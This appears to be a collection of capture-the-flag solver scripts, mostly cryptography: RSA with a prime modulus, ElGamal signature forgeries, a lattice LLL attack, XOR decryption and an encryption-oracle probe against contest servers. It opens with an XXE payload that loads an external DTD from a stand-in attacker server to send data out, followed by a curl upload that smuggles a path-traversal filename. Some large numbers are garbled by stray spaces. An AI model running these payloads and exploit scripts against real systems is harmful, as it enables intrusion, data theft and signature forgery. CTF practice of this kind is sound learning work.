  <!ENTITY % dtd SYSTEM "http://my_server:8000/evil.dtd">
  %dtd;
]>
<data>&send;</data>
EOF

curl -X POST -F 'file=@name.xml;filename="../../../../../../../../tmp/name.xml"'
http://210.30.97.133:10176/upload
```

```
curl http://210.30.97.133:10176/hello
```

Crypto

Signin

```
import gmpy2 # Using gmpy2 for efficient modular inverse calculation
import math

# Given values from the CTF challenge
c =
52354976201766669118320630176887314071011255313891475177309220942626308982212207656
43454488295915596353532267195087858382652416817894440957993883979996426315686960743
03427331031921618874768316550386756863551589260503297827141670021886895562067535940
11414672752687969286190800625479272347359078146861058813575
e = 65537
n =
12869563192024275058968655682157528536307733871689459815050585392298873145873023570
29027514961670970550810155918315361268395478574239879075904073135644565191854482216
25668476322936885010691918434072938135430858464606477495727174799865802582744611435
24488086718173929016231481339170731001548137968157517892514 9

# Step 1: Check if n is prime (optional, but good practice)
# We already confirmed this using external tools/information
# For a programmatic check (can be slow for large n):
# if not gmpy2.is_prime(n):
#     print("Error: n is not prime, but the challenge implies it is.")
#     exit()
# else:
#     print("Confirmed: n is prime.")

# Step 2: Calculate Euler's totient function for a prime n, which is phi(n) = n - 1
phi_n = n - 1
print(f"Since n is prime, phi(n) = n - 1 = {phi_n}\n")

# Step 3: Calculate the private exponent d, which is the modular multiplicative
inverse of e modulo phi(n)
# d * e ≡ 1 (mod phi(n))
try:
    # Ensure e and phi_n are coprime
    if gmpy2.gcd(e, phi_n) != 1:
         print(f"Error: e ({e}) and phi_n ({phi_n}) are not coprime. gcd =
{gmpy2.gcd(e, phi_n)}")
         print("Decryption is not possible with this e.")
    else:
        d = gmpy2.invert(e, phi_n)
        print(f"Calculated private exponent d = {d}\n")
```

```
        # Step 4: Decrypt the ciphertext c to get the plaintext message m
        # m = c^d mod n
        # Use the built-in pow(base, exponent, modulus) for efficiency
        m_int = pow(c, d, n)
        print(f"Decrypted integer m = {m_int}\n")

        # Step 5: Convert the resulting integer m into bytes, then decode into a
string
        # The number of bytes needed is ceil(log2(m) / 8)
        # or more simply (m.bit_length() + 7) // 8
        byte_length = (m_int.bit_length() + 7) // 8
        m_bytes = m_int.to_bytes(byte_length, 'big') # 'big' means most significant
byte first

        print(f"Decrypted bytes = {m_bytes}\n")

        # Try decoding the bytes as UTF-8 (common for flags) or ASCII
        try:
            m_str = m_bytes.decode('utf-8')
            print(f"Decrypted string (UTF-8): {m_str}")
        except UnicodeDecodeError:
            try:
                m_str = m_bytes.decode('ascii')
                print(f"Decrypted string (ASCII): {m_str}")
            except UnicodeDecodeError as e:
                print(f"Could not decode bytes into a readable string: {e}")
                print("The result might be raw bytes or require different
decoding.")

except ValueError:
    # This specific error might not be reachable if gcd check is done first,
    # but kept for robustness. gmpy2.invert raises ZeroDivisionError if modulus is
1 or less.
    print(f"Error calculating modular inverse. Is phi_n valid?")
```

Whereisp&q

```
import math
from Crypto.Util.number import long_to_bytes

# --- 从问题描述中获取的已知值 ---
N =
70043427687738872803871163276488213173780425282753969243938124727004843810522473265
06693734444089971256931672094514587358406486081016186548525181659743283666698713493
87605066577821439834316214811900090084917252073217417259797913935661559900054043287
75785526238494554357279069151540867533082875900530405903003
enc_flag =
20797621445779853622774031988797057713071576485981176620438476287691431211827108973
71118856553123162490825081682960604333905067485195584524517576782949904869719088064
91383512689103806743436850583566461953981073431840046618865690029832868081688528109
44626906687603677922754297685190621595441100414259760595685
```

```
a =
836919516367845688941612146747648067428862186718257282457066059605573941090368646634444892010266605679835692738972898294822932670548305297021288285205548200630342713688146809386302084323047797900630342713688146809386302084323047797900630342713688146809386302084323047797900
```

```python
print(f"[+] 计算 phi(N) = {phi}")

# 计算私钥 d_priv，它是 e 模 phi(N) 的乘法逆元
# d_priv = e^(-1) mod phi
d_priv = pow(e, -1, phi)
print(f"[+] 计算得到私钥 d_priv = {d_priv}")


# --- 步骤 4: 解密消息 ---
# m = enc_flag ^ d_priv mod N
m = pow(enc_flag, d_priv, N)
print(f"[+] 解密得到消息整数 m = {m}")


# --- 步骤 5: 将消息整数转换回字节 ---
flag = long_to_bytes(m)
print(f"[+] 将 m 转换回字节:")

# --- 输出最终的 Flag ---
# 使用 try-except 来处理可能的解码错误（尽管通常是 utf-8）
try:
    print(f"\n[*] Flag: {flag.decode('utf-8')}")
except UnicodeDecodeError:
    print(f"\n[*] Flag (字节形式): {flag}")
```

stream&block

```python
#!/usr/bin/env python3
from pwn import *
import sys

# Define the action function locally for checking
def action(msg):
    r = 0
    for b in msg:
        r ^= b
    return r

# --- Connection Details ---
HOST = "210.30.97.133"
PORT = 10003

# Set context for architecture, os, etc. (optional but good practice)
context.log_level = 'info' # Set to 'debug' for more verbose output

# Connect to the server
try:
    conn = remote(HOST, PORT)
except PwnlibException as e:
    log.error(f"Failed to connect to {HOST}:{PORT} - {e}")
    sys.exit(1)
```

```
# Read the initial banner
try:
    conn.recvuntil(b' > ')
except EOFError:
    log.error("Connection closed immediately after connect.")
    sys.exit(1)


log.info("Starting probe...")
good_ops = []

for op in range(256):
    # Construct probe P
    # If op is 0, use all null bytes. Otherwise, use byte(op) followed by null
bytes.
    p_bytes = bytes([op]) + b'\x00' * 15 if op != 0 else b'\x00' * 16
    p_hex = p_bytes.hex()

    log.debug(f"Testing op={op}, P_hex={p_hex}")

    try:
        # Send choice 1 (Encrypt)
        conn.sendline(b'1')
        # Send plaintext hex
        conn.sendlineafter(b'input your plaintext(hex) > ', p_hex.encode())
        # Receive response
        response_line = conn.recvline().decode().strip()
        log.debug(f"Raw response for op={op}: {response_line}")

        # Parse ciphertext hex
        if response_line.startswith("encrypted ciphertext: "):
            c_hex = response_line.split("encrypted ciphertext: ")[1]
            c_bytes = bytes.fromhex(c_hex)

            # Check action
            act_c = action(c_bytes)
            log.debug(f"op={op}, action(P)={op}, action(C)={act_c}")
            if act_c == op:
                log.success(f"*** Found good op: {op} ***")
                good_ops.append(op)
        else:
             log.warning(f"Unexpected response format for op={op}:
{response_line}")

        # Ready for the next command
        conn.recvuntil(b' > ')

    except EOFError:
        log.error("Connection closed unexpectedly during loop.")
        sys.exit(1)
    except ValueError as e:
        log.error(f"Hex decoding error for op={op}, response: {response_line} -
{e}")
        # Try to recover by reading until the next prompt
        try:
            conn.recvuntil(b' > ')
        except EOFError:
```

```
            log.error("Connection closed while trying to recover from hex error.")
            sys.exit(1)
    except Exception as e:
        log.error(f"An error occurred for op={op}: {e}")
        # Try to recover
        try:
            conn.recvuntil(b' > ')
        except EOFError:
            log.error("Connection closed while trying to recover from general
error.")
            sys.exit(1)


log.info(f"Finished probing. Good ops found: {good_ops}")

if not good_ops:
    log.error("No suitable op found. Cannot proceed.")
else:
    # Choose the first good op found
    chosen_op = good_ops[0]
    log.info(f"Using op = {chosen_op} for the magic text.")

    # Construct the magic block based on the chosen op
    p_good_bytes = bytes([chosen_op]) + b'\x00' * 15 if chosen_op != 0 else b'\x00'
* 16

    # Construct the final message (4 blocks = 64 bytes >= 50 bytes required)
    magic_msg_bytes = p_good_bytes * 4
    magic_msg_hex = magic_msg_bytes.hex()

    log.info(f"Constructed magic message (hex): {magic_msg_hex}")

    try:
        # Send choice 3 (Verify)
        conn.sendline(b'3')
        log.info("Sent choice 3 (Verify)")

        # Send the magic message hex
        conn.sendlineafter(b'input your text(hex) > ', magic_msg_hex.encode())
        log.info("Sent magic text")

        # Receive the final response (hopefully the flag)
        final_response = conn.recvall(timeout=3).decode() # Adjust timeout if
needed
        log.success("Received final response:")
        print("\n" + "="*20 + " FINAL SERVER RESPONSE " + "="*20)
        print(final_response)
        print("="*61)

    except EOFError:
        log.error("Connection closed before receiving the final response.")
    except Exception as e:
        log.error(f"An error occurred during verification: {e}")

# Close the connection (pwntools usually handles this, but explicit is fine)
conn.close()
log.info("Connection closed.")
```

signature2

```python
#!/usr/bin/env python3
from pwn import *
from Crypto.Util.number import inverse, long_to_bytes, GCD

# Connection details from the challenge description
HOST = "210.30.97.133"
PORT = 10095

# Start connection
log.info(f"Connecting to {HOST}:{PORT}")
conn = remote(HOST, PORT)

# Receive public key
conn.recvuntil(b"This is your Public key: (")
p_str = conn.recvuntil(b", ", drop=True)
g_str = conn.recvuntil(b", ", drop=True)
y_str = conn.recvuntil(b")", drop=True)

p = int(p_str)
g = int(g_str)
y = int(y_str)

log.success(f"Received Public Key:")
log.info(f"  p = {p}")
log.info(f"  g = {g}")
log.info(f"  y = {y}")

# Send a dummy message (its signature will be ignored)
conn.recvuntil(b"Please tell me what you want to sign:\n> ")
dummy_msg = b"initial_message"
conn.sendline(dummy_msg)
log.info(f"Sent dummy message: {dummy_msg}")

# Receive the dummy signature (and ignore it)
conn.recvuntil(b"Your signature is: (")
conn.recvuntil(b")") # Consume the signature line
log.info("Received and ignored dummy signature.")

# --- Perform Existential Forgery ---
log.info("Calculating forged signature...")
u = 1
v = 1
p_minus_1 = p - 1

# Ensure v is coprime to p-1 (v=1 is always coprime)
assert GCD(v, p_minus_1) == 1, "v must be coprime to p-1"

# 1. Calculate r' = (g^u * y^v) % p
r_prime = (pow(g, u, p) * pow(y, v, p)) % p
```

```
# 2. Calculate s' = (-r' * inverse(v, p-1)) % (p-1)
try:
    v_inv = inverse(v, p_minus_1)
except ValueError:
    log.error(f"Inverse of v={v} mod p-1={p_minus_1} does not exist!")
    conn.close()
    exit()
# Need to compute -r' mod (p-1). Ensure r' is reduced if needed, though result of
pow gives 0 <= r' < p.
# The modulo operation requires the argument to be non-negative sometimes depending
on language/library.
# (-r_prime * v_inv) % p_minus_1 handles this correctly in Python.
s_prime = (-r_prime * v_inv) % p_minus_1

# 3. Calculate m' = (s' * u) % (p-1)
m_prime = (s_prime * u) % p_minus_1

log.success("Calculated Forged Signature Components:")
log.info(f"  m' = {m_prime}")
log.info(f"  r' = {r_prime}")
log.info(f"  s' = {s_prime}")

# Sanity check: verify locally (optional)
lhs = pow(g, m_prime, p)
rhs = (pow(y, r_prime, p) * pow(r_prime, s_prime, p)) % p
if lhs == rhs:
    log.info("Local verification successful!")
else:
    log.warning("Local verification failed! Something might be wrong.")
    # continue anyway, maybe a calculation nuance

# Check if the forged message m' would convert to the same bytes as the dummy
message
try:
    m_prime_bytes = long_to_bytes(m_prime)
    if m_prime_bytes == dummy_msg:
        log.error("Forged message m' is the same as the initial dummy message!")
        log.error("Attack will fail. Try different u, v or dummy_msg.")
        conn.close()
        exit()
except ValueError:
    # If m_prime is 0, long_to_bytes might give empty bytes b''
    if m_prime == 0 and dummy_msg == b'':
         log.error("Forged message m'=0 might conflict with empty dummy message!")
         # Handle this case if needed, but unlikely with non-empty dummy_msg
    # Otherwise, it's fine, m'=0 -> b'' is different from non-empty dummy_msg
    pass


# Send the forged message and signature
log.info("Sending forged message and signature...")
conn.recvuntil(b"m: ")
conn.sendline(str(m_prime).encode())
log.info(f"Sent m': {m_prime}")

conn.recvuntil(b"r: ")
```

```
conn.sendline(str(r_prime).encode())
log.info(f"Sent r': {r_prime}")

conn.recvuntil(b"s: ")
conn.sendline(str(s_prime).encode())
log.info(f"Sent s': {s_prime}")

# Receive the flag or error message
log.info("Waiting for response...")
response = conn.recvall(timeout=5)

log.success("Received response:")
print(response.decode())

conn.close()
log.info("Connection closed.")
```

signature1

```
import pwn
from Crypto.Util.number import bytes_to_long, long_to_bytes

# Connection details (replace if different)
# From your screenshot:
HOST = '210.30.97.133'
PORT = 10049

try:
    # Establish connection
    conn = pwn.remote(HOST, PORT)
    pwn.context.log_level = 'info' # Show interaction logs

    # 1. Receive public key
    conn.recvuntil(b'This is your public key:\n')
    pubkey_str = conn.recvline().strip().decode()
    # Handle potential extra characters if any
    pubkey_str = pubkey_str.strip('()')
    p, g, y = map(int, pubkey_str.split(', '))
    conn.info(f"Received p = {p}")
    conn.info(f"Received g = {g}")
    conn.info(f"Received y = {y}")

    # 2. Define Target
    target_message = b'DUTCTF'
    m_target = bytes_to_long(target_message)
    conn.info(f"Target m = {m_target}")

    # 3. Craft Alternative Message
    p_minus_1 = p - 1
    m_prime = m_target + p_minus_1
    msg_prime_bytes = long_to_bytes(m_prime)
    conn.info(f"Crafted m' = {m_prime}")
```

```
    # Note: msg_prime_bytes might be very large

    # 4. Request Signature for the alternative message
    conn.recvuntil(b'Please tell me what you want to sign?\n> ')
    conn.info(f"Sending alternative message bytes (length {len(msg_prime_bytes)})
to sign...")
    conn.sendline(msg_prime_bytes)

    # Receive the signature (r, s) for msg_prime
    conn.recvuntil(b'This is your signature:\n')
    r_line = conn.recvline().strip().decode()
    s_line = conn.recvline().strip().decode()

    # Extract r and s carefully
    try:
        r = int(r_line.split('=')[1])
        s = int(s_line.split('=')[1])
        conn.info(f"Received r = {r}")
        conn.info(f"Received s = {s}")
    except (IndexError, ValueError) as e:
        conn.error(f"Failed to parse signature: r='{r_line}', s='{s_line}'")
        conn.close()
        exit()

    # 5. Submit Signature for the original target message
    conn.recvuntil(b"If you want to get the flag. Please tell me your signature\n>
")
    conn.info(f"Sending r = {r}")
    conn.sendline(str(r).encode())
    conn.recvuntil(b'> ') # Prompt for s
    conn.info(f"Sending s = {s}")
    conn.sendline(str(s).encode())

    # 6. Receive the result (hopefully the flag)
    conn.info("Waiting for flag...")
    # Use recvall to get all remaining output
    result = conn.recvall(timeout=5) # Adjust timeout if needed
    conn.success(f"Result: {result.decode()}")

    # Close connection
    conn.close()

except Exception as e:
    pwn.context.log_level = 'error'
    conn.error(f"An error occurred: {e}")
    if 'conn' in locals() and conn:
        conn.close()
```

MetamikuMatrixMaster

```
# Define p and c_list (ensure full c list is used)
p = 949516689148362100597953154835364434889330216113002205558989470460107047516591
```

```
c_list = [
    80353340170323036768844956950938490495911165864022154531768931696475285734 73,
596331325068970013374751810767697160846592600561747457052822288616604545858 44,
    28162843329479433477265065446992147859471233196414186246357440403309160334499,
429910967846613160034361806060564805611323260734921802765013550554940796391 0,
    40877410637243740617250134622780857307057186674891499389238933126514866146 69,
738542985682552749912380747797253292015449609326119441033677066597617104986 56,
    71229461213142919346904865844975917255119439992501630368712083457562572987703,
161146867180142897230821440146331578719388555202676773475846568375866704553 51,
    33815553137609375986764941536846486955311356747431282265813722199746367730735,
832307266041033374856932526087369879521164874395848681534215725857652087377 52,
    43354624060867962612688844511954799809306957508254538657246407957691125473891,
551018372788906971740459877230570795429925307826266268226965661485698261906 99,
    62604177849321207690994918211253550152229643480313270600641056287690505746500,
553925459542549895401819496527185943275514093875975843481556370701365738228 24,
    28077377409202524772685778716251907003804101264114658216348829339456013295161,
213344431812859819889806986307568861349801415372640943307110280837650634155 19,
    86527877688353267156038544409564951171579421083230184768315012173819906199896,
657947568953246386758732587628123584518428481891459105506618177022241169663 69,
    22957500705937080580790222196044227350593392941014901984708370379340604555411,
559776688856645024131448533362971591311777547375306423242330932475687458678 64,
    93062235767859648250412725812749448881541642649971084665181528969581777561465,
304749262279672722544390750011911615779762213578616684225131229096678961472 33,
    60775836432659248756300048642443361744048616393839129752849968709547592033670,
712145448352433813390760885711625679046688320296721200267984948286095695031 19,
    11748158063959014920961951891043190478396444707323109545924487128952251261 30,
256081092733849784794859660378276182974629477348611012907961529805215028526 54,
    84310874165903335358606830377169502406570533488803476591113974411344926639939,
248259728281502119477083562769342546376820476949490451158540002860555965753 58,
    77671717686612226841883804936168777380412228821522967173353349296517170636360,
698465087711803251517564596848768464508931912017131219997275116533756048552 18,
    89878137784064179070947614268908421380149093281978702885624544287266602719 07,
304402049877176037130837637387035985568570030886250137189433182687943755429 78,
    19521407840482588407487908680073693029442255108207197779397873576957114219574,
530173061309767181628526732596990321345578156477628139299253337423766446787 49,
    15774515989940084946089586257040469965291992992385643947928102390855958180000
]

# Ensure c is a SageMath vector
c = vector(Zmod(p), c_list)

n = len(c)

# Convert c components to SageMath integer type ZZ
c_int = [ZZ(x) for x in c]

# Construct the lattice basis matrix M
M = Matrix(ZZ, n + 1, n)
for i in range(n):
    M[i, i] = p
for i in range(n):
    M[n, i] = c_int[i]

print("Matrix M constructed. Running LLL...")
# Run LLL
B = M.LLL()
print("LLL computation finished.")
```

```
# print("Reduced Basis B (first few rows):") # Optional: print basis if needed
# print(B.nrows())
# for i in range(min(5, B.nrows())): # Print first 5 rows or fewer
#    print(f"B[{i}]: {B[i]}")

# --- Try to find the correct vector ---
target_vec = None
if B[0].is_zero():
    print("B[0] is the zero vector. Trying B[1]...")
    if B.nrows() > 1 and not B[1].is_zero():
         target_vec = B[1]
         print("Using B[1] as the target vector.")
    else:
        print("B[1] is also zero or does not exist. Cannot proceed.")
else:
    # Check if B[0] magnitude seems reasonable (heuristic)
    # A very small norm might indicate the zero vector or an issue.
    # Check nbits of the first component as a rough proxy for size.
    if abs(B[0][0]).nbits() > 100: # Expect components ~135 bits
        target_vec = B[0]
        print("Using B[0] as the target vector.")
    else:
        print(f"B[0] seems potentially too small (first component has {abs(B[0]
[0]).nbits()} bits). Checking B[1]...")
        if B.nrows() > 1 and not B[1].is_zero() and abs(B[1][0]).nbits() > 100:
            target_vec = B[1]
            print("Using B[1] as the target vector.")
        else:
             print("B[1] is also zero, too small, or doesn't exist. Defaulting back
to B[0] or stopping.")
             # Decide whether to proceed with B[0] or stop if both seem wrong
             if not B[0].is_zero():
                 print("Proceeding with potentially small B[0].")
                 target_vec = B[0]
             else:
                 print("Both B[0] and B[1] seem problematic. Stopping.")
                 target_vec = None # Ensure we don't proceed


if target_vec is None:
    print("Could not identify a suitable short vector from LLL basis.")
else:
    # print(f"Using vector: {target_vec}") # Optional: print the vector being used
    flag = ""
    print("Attempting to recover flag from the selected vector...")

    found_flag = True
    possible_chars = list(range(32, 127)) # ASCII printable range

    for i, val in enumerate(target_vec): # Use enumerate to get index if needed
        abs_val = abs(ZZ(val))
        if abs_val == 0:
            print(f"Error: Component {i} is zero.")
            flag += "?"
            found_char = False # Maintain consistency
            found_flag = False # Mark overall flag recovery as failed
            continue # Skip to the next component
```

```
        found_char = False
        for char_code in possible_chars:
            if abs_val % char_code == 0:
                potential_prime = abs_val // char_code
                # Check if quotient is non-zero and prime
                # Add bit size check for robustness
                if potential_prime != 0 and potential_prime.is_prime() and 120 <
potential_prime.nbits() < 140:
                    flag += chr(char_code)
                    found_char = True
                    break # Found the correct factor
        if not found_char:
            # If no factor is found, print more info
            print(f"Error: Could not find valid character factor for value
{abs_val} (nbits: {abs_val.nbits()}) at index {i}")
            flag += "?"
            found_flag = False

    # Print final result
    if found_flag:
        print("\nSuccessfully recovered flag:")
        print(flag)
    else:
        print("\nCould not recover the full flag. Partial result:")
        print(flag)
```

Xxxxxxxor

```
import binascii
import math

# --- 本次连接获取的新数据 ---
key_decimal_str = "129159542755632"
ciphertext_hex =
"312d18e90576e487ecb33034d1e7c8737024740619e64564155759a615558407a9f6756471e7cc9634
d"
# --- 数据结束 ---

try:
    key_decimal = int(key_decimal_str)

    # --- 根据新的数字计算密钥字节 (大端序) ---
    # hex(129159542755632) -> 0x7558407a9f6750 -> 需要 7 bytes
    num_bytes = 7 # 根据上面计算，这次是7字节
    print(f"Attempting key interpretation: Decimal {key_decimal} -> {num_bytes}
bytes (BIG-endian)")
    key_bytes = key_decimal.to_bytes(num_bytes, byteorder='big')
    # 密钥应该是 b'\x75\x58\x40\x7a\x9f\x67\x50'

except ValueError:
    print(f"Error: Could not convert '{key_decimal_str}' to integer.")
```

```
    exit()
except OverflowError:
     print(f"Error: Decimal number issue with {num_bytes} bytes.")
     exit()

# 将十六进制密文转换为 bytes
ciphertext_bytes = binascii.unhexlify(ciphertext_hex)
print(f"Key length: {len(key_bytes)} bytes. Ciphertext length:
{len(ciphertext_bytes)} bytes.") # 应该输出 7 和 49

# 执行 XOR 解密
result_bytes = bytearray()
key_len = len(key_bytes)
if key_len == 0:
    print("Error: Key is empty.")
    exit()

for i in range(len(ciphertext_bytes)):
    # 密文字节与对应密钥字节（循环使用）进行 XOR
    xor_byte = ciphertext_bytes[i] ^ key_bytes[i % key_len]
    result_bytes.append(xor_byte)

# 尝试将解密后的 bytes 解码为字符串
try:
    decrypted_text = result_bytes.decode('utf-8')
    print("Decrypted Text:")
    print(decrypted_text)
    # 因为 49 % 7 == 0，这次可能得到完整的 flag
except UnicodeDecodeError:
    print("Failed to decode result as UTF-8. Here are the raw bytes:")
    print(result_bytes)
    print("Hex representation of result:")
    print(binascii.hexlify(result_bytes).decode('utf-8'))
```